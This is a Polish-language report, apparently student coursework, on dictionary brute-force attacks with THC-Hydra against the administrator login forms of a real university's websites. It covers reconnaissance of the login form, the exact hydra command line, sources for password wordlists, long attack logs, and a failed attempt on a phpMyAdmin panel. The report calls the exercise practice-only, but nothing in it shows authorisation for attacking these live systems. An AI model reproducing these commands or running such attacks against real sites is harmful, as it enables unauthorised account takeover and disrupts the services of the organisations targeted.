I. Rekonesans

Do przeprowadzenia ataku wybrałem formularz logowania do panelu administracyjnego strony *http://www.wcy.wat.edu.pl*. Formularz logowania znajduje się pod adresem: *http://www.wcy.wat.edu.pl/administrator/*. Systemem CMS do zarządzania treścią w/w strony internetowej Wydziału Cybernetyki jest najprawdopodobniej Joomla™. Użyłem słowa „najprawdopodobniej", ponieważ struktura panelu Joomla™ może być jedynie czymś w rodzaju „honey pot-a". Korzystając więc z ogólnodostępnych informacji w Internecie można dowiedzieć się, że domyślna nazwa użytkownika dla administratora CMS Joomla™ to **admin**[1]. Zakładając, że człowiek instalujący w/w system był na tyle leniwy, że zaakceptował domyślną propozycję systemu możemy rozpocząć atak przyjmując, że nazwa użytkownika jest już nam znana. Nie daje nam to jednak żadnej pewności.

Rys.1. Formularz logowania do http://www.wcy.wat.edu.pl/administrator/

Metoda brute force polega na sprawdzaniu wszystkich kombinacji znak po znaku. Powoduje to wygenerowanie nawet przy krótkim haśle bardzo dużego słownika. W poniższym przykładzie zajmę się szczególnym przypadkiem ataku brute force, czyli metodą słownikową. Wybranym przeze mnie narzędziem do przeprowadzenia ataku łamania hasła metodą brute force jest **THC-HYDRA** (*http://freeworld.thc.org/thc-hydra/*). Narzędzie najlepiej pracuje

[1] http://uk.answers.yahoo.com/question/index?qid=20081127012423AAmMoYE


w systemie Linux, dlatego też całość przeprowadzonego ćwiczenia została przeprowadzona w Ubuntu 10.04 (2.6.32-21-generic).

Do przygotowania konfiguracji uruchomieniowej narzędzia **hydra**, należy poznać metodę uwierzytelniania (GET/POST) oraz ich nazwy. Metodą nie wymagającą żadnych dodatkowych narzędzi jest wgląd do źródła dokumentu HTML formularza logowania.

```
<form action="index.php" method="post" name="loginForm" id="loginForm">
          <label>Nazwa użytkownika</label>
          <input name="usrname" type="text" class="inputbox" />
          <label>Hasło</label>
          <input name="pass" type="password" class="inputbox" />
          <div class="enter">
            <div class="enter_inner">
              <input type="submit" name="submit" value="WEJDŻ" />
            </div>
          </div>
        </form>
```

Listing 1. Kod HTML logowania typu Web form.

Z powyższego kodu wynika, że wartości z pola Login oraz Hasło przekazywane są w zmiennych *$_POST['usrname']* oraz *$_POST['pass']*. Aby upewnić się, że nic dodatkowego nie jest wysyłane przez przeglądarkę można także użyć wtyczki Firebug (*http://getfirebug.com/*) do przeglądarki Mozilla Firefox. Pozwoli ona na dokładne obejrzenie pakietu z informacjami POST.



Rys.2. Zrzut z wtyczki Firebug. Podgląd informacji przekazanych metodą POST.

II. Przygotowanie ataku

Posiadając już informacje o metodzie uwierzytelniania oraz przesyłania poświadczeń do serwera HTTP przeszedłem do konfiguracji THC-Hydra. Dokumentacja dostępna jest pod *hydra -h* lub na http://freeworld.thc.org/thc-hydra/README. Korzystając z niej ustaliłem następującą konfigurację uruchomieniową programu:

```
hydra -v -f -w 5 -l Administrator -P polski.txt www.wcy.wat.edu.pl http-post-form
'/administrator/index.php:usrname=^USER^&pass=^PASS^&submit=WEJD%AF:Niepoprawna'
```

Listing 2. Konfiguracja uruchomieniowa narzędzia THC-Hydra

Opis wykorzystanych przeze mnie parametrów postaram się opisać na podstawie instrukcji użycia wyświetlanej po wywołaniu programu hydra z parametrem –h.

```
Hydra v5.7 [http://www.thc.org] (c) 2010 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]
 [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]
 server service [OPT]

Options:
  -R        restore a previous aborted/crashed session
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE try password PASS, or load several passwords from FILE
  -e ns     additional checks, "n" for null password, "s" try login as pass
  -C FILE   colon seperated "login:pass" format, instead of -L/-P options
  -M FILE   server list for parallel attacks, one entry per line
  -o FILE   write found login/password pairs to FILE instead of stdout
  -f        exit after the first found login/password pair (per host if -M)
  -t TASKS  run TASKS number of connects in parallel (default: 16)
  -w TIME   defines the max wait time in seconds for responses (default: 30)
  -v / -V   verbose mode / show login+pass combination for each attempt
  server    the target server (use either this OR the -M option)
  service    the service to crack. Supported protocols: telnet ftp pop3[-ntlm]    imap[-ntlm]
smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco   cisco-enable vnc ldap2
ldap3 mssql mysql oracle-listener postgres nntp socks5    rexec rlogin pcnfs snmp rsh cvs svn
icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere  teamspeak sip vmauthd firebird ncp
  OPT       some service modules need special input (see README!)

Use HYDRA_PROXY_HTTP/HYDRA_PROXY_CONNECT and HYDRA_PROXY_AUTH env for a proxy.
Hydra is a tool to guess/crack valid login/password pairs - use allowed only
for legal purposes! If used commercially, tool name, version and web address
must be mentioned in the report. Find the newest version at http://www.thc.org
```

Listing 3. Help programu THC-Hydra.

- Za pomocą parametru **–l** przekazałem do programu ustaloną wcześniej nazwę użytkownika **^USER^,**
- **-P** – plik ze słownikiem haseł do wykonywanych prób logowania,
- **-f** - oznaczyłem na zielono, aby podkreślić użyteczność w/w parametru. Jeśli program znajdzie pasującą kombinację, kończy działanie i wyświetla prawidłową parę na standardowym wyjściu,
- **-v/-V** – użyłem obu parametrów w dwóch turach ataku. Pierwszy parametr obliguje THC-Hydra do wyświetlania użytych par (loginu i hasła) podczas pracy. Drugi parametr jest dużo bardziej „gadatliwy" ponieważ wyświetla nagłówek HTTP oraz całą zawartość kodu przekazywanego przez serwer WWW.
- **http-post-form** – Na listingu 1 formularz w tagu **<form>** zdefiniowano atrybut **metod="post"**, który wskazuje, że metodą przekazywania danych jest POST. Zdefiniowałem tutaj także ciąg zapytania do serwera, który składa się z adresu URL wraz ze zmiennymi POST (patrz Rys. 2) oraz po ostatnim dwukropku zdefiniowałem

kawałek frazy odpowiadający niepoprawnemu uwierzytelnieniu (patrz Listing 4 poniżej).

```
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-2" />
<script>
      alert('Niepoprawna nazwa użytkownika (login) lub hasło. Popraw
      i spróbuj ponownie.');
      document.location.href='index.php'
</script>
```

Listing 4. Odpowiedź serwera HTTP informująca o błędzie uwierzytelniania.

Do przeprowadzenia ataku użyłem znalezionych w Internecie słowników haseł do przeprowadzania ataków typu brute-force:

- Password3.txt na http://chomikuj.pl/funtoo/s*c5*82ownik+aircrack,
- Polish.txt na http://www.grzegorz.net/pliki/polish.zip,

III. Atak

Aby zachować logi z przeprowadzonych ataków przekierowałem standardowe wyjście do plików *password3_attempts.log* oraz *Polish_verbose.log* (w załączeniu). Poniżej listingi z przeprowadzonych ataków z wykorzystaniem w/w dwóch słowników. W pierwszym przypadku użyto atrybutu **–v**, w drugim **–V**.

```
Hydra v5.7 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-01-07 06:02:13
[DATA] 16 tasks, 1 servers, 53069 login tries (l:1/p:53069), ~3316 tries per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "0" - child 0 - 1 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "00" - child 1 - 2 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "000" - child 2 - 3 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "0000" - child 3 - 4 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "00000" - child 4 - 5 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "000000" - child 5 - 6 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "0000000" - child 6 - 7 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "00000000" - child 7 - 8 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "1" - child 8 - 9 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "10" - child 9 - 10 of 53069
.
. //REST OF ATTEMPTs…
.
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "zz" - child 10 - 53066 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "zzz" - child 11 - 53067 of 53069
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "zzzz" - child 12 - 53068 of 53069
[STATUS] attack finished for www.wcy.wat.edu.pl (waiting for childs to finish)
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "" - child 13 - 53069 of 53069
[80][www-form] host: 193.105.35.195   login: admin   password:
Hydra (http://www.thc.org) finished at 2011-01-07 07:19:14
```

Listing 5. Log z ataku z wykorzystaniem słownika Password3.txt oraz parametru –v

```
Hydra v5.7 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-01-08 04:38:04
[DATA] 16 tasks, 1 servers, 109863 login tries (l:1/p:109863), ~6866 tries per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abakanowicz     " - child 0 - 1 of
109863
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abazur          " - child 1 - 2 of
109863
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abc             " - child 2 - 3 of
109863
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abchazja        " - child 3 - 4 of
109863
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abchazji        " - child 4 - 5 of
109863
```

```
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abcugach        " - child 5 - 6 of
109863
[ATTEMPT] target www.wcy.wat.edu.pl - login "admin" - pass "abdul" - child 6 - 7 of 109863
.
.//SIMILAR ATTEMPTs…
.
.
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-2"
/><script>alert('Niepoprawna nazwa użytkownika (login) lub hasło. Popraw i spróbuj
ponownie.'); document.location.href='index.php'</script>
qęHTTP/1.1 200 OK
Date: Sat, 08 Jan 2011 12:38:17 GMT
Server: Apache/2.2.0 (FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.8a DAV/2 PHP/5.1.2
X-Powered-By: PHP/5.1.2
Content-Length: 213
Connection: close
Content-Type: text/html

<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-2"
/><script>alert('Niepoprawna nazwa użytkownika (login) lub hasło. Popraw i spróbuj
ponownie.'); document.location.href='index.php'</script>
ŮëHTTP/1.1 200 OK
Date: Sat, 08 Jan 2011 12:38:17 GMT
Server: Apache/2.2.0 (FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.8a DAV/2 PHP/5.1.2
X-Powered-By: PHP/5.1.2
Content-Length: 213
Connection: close
Content-Type: text/html

<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-2"
/><script>alert('Niepoprawna nazwa użytkownika (login) lub hasło. Popraw i spróbuj
ponownie.'); document.location.href='index.php'</script>
éęHTTP/1.1 200 OK
Date: Sat, 08 Jan 2011 12:38:17 GMT
Server: Apache/2.2.0 (FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.8a DAV/2 PHP/5.1.2
X-Powered-By: PHP/5.1.2
Content-Length: 213
Connection: close
Content-Type: text/html

<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-2"
/><script>alert('Niepoprawna nazwa użytkownika (login) lub hasło. Popraw i spróbuj
ponownie.'); document.location.href='index.php'</script>
)HTTP/1.1 200 OK
Date: Sat, 08 Jan 2011 12:38:17 GMT
Server: Apache/2.2.0 (FreeBSD) mod_ssl/2.2.0 OpenSSL/0.9.8a DAV/2 PHP/5.1.2
X-Powered-By: PHP/5.1.2
Content-Length: 213
Connection: close
Content-Type: text/html
```

Listing 6.Log z ataku z wykorzystaniem słownika Polish.txt oraz parametru –V

IV. Rekonesans PHPMyAdmin (*www.wat.edu.pl/admin/*)

Z wykorzystaniem narzędzia THC-Hydra postanowiłem przeprowadzić też próbę ataku na formularz logowania do panelu administracyjnego bazy danych MySQL – PHPMyAdmin na http://www.wat.edu.pl/admin/. Logowanie do tego panelu składa się w tym przypadku z dwóch etapów. Pierwszym etapem jest wybór serwera z listy wyboru, drugim natomiast jest przekazanie poświadczeń w oknie logowania przeglądarki. Do podglądu pakietów wysyłanych do i otrzymywanych z serwera wykorzystałem tak jak poprzednio wtyczkę Firebug.

```
Content-Type: application/x-www-form-urlencoded Content-Length: 47
token=172eb9299efd77c2d53ee22ed160e1e0&server=2
```

Listing 7. Informacje POST przekazane po wybraniu serwera z listy opcji (wybrano opcje 2)

Formularz logowania jednak nie wygląda na HTML-owy **<form>**, ponieważ renderowany jest przez przeglądarkę internetową. Zaglądając znów do nagłówka HTTP można zauważyć, że dane logowania przekazywane są do serwera metodą Basic HTTP Auth w parametrze **Authorization.** Test przekazania poświadczeń „Aladdin" and „open sesame" (login, hasło) spowodowało wygenerowanie w parametrze **Authorization** nagłówka ciągu zakodowanego przy pomocy Base64 – „`Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==`".

Wracając do narzędzia THC-Hydra, można zauważyć, że program nie wspiera możliwości jednoczesnego wykorzystania metody **http-head** oraz **http-post-form**, co w tym przypadku jest niezbędne, ponieważ do uruchomienia logowania Basic http Auth wymagane jest przesłanie metodą POST numeru serwera, do którego chcemy się logować (**http-post-form**) oraz wywołanie **http-head** dla logowania typu Basic Auth. Nie powiodło się więc przeprowadzenie ataku na w/w serwer.

V. Wnioski

Przeprowadzone próby ataku metodą haseł słownikowych (brute force) miały charakter wyłącznie ćwiczebny oraz nie miały na celu złamania zabezpieczeń paneli administracyjnych WAT. Próby odgadnięcia hasła powyższą metodą siłową nie przyniosły sukcesu, czyli znalezienia poprawnej pary loginu i hasła. Szanse na znalezienie poprawnej pary były bardzo małe, ponieważ i tak nie miałem pewności co do nazwy użytkownika. Zastosowanie osobnego słownika dla nazw użytkownika spowodowałoby, że czas ataku wydłużyłby się proporcjonalnie do utworzonego iloczynu kartezjańskiego loginów i haseł. Kolejną wątpliwą rzeczą jest autentyczność udostępnionych formularzy logowania (http://pl.wikipedia.org/wiki/Honeypot). Nie wiadomo ile z wykonanych prób zostało w cichy sposób odrzuconych przy pomocy potencjalnego algorytmu antyflood'owego formularza, który mógł zostać zaimplementowany.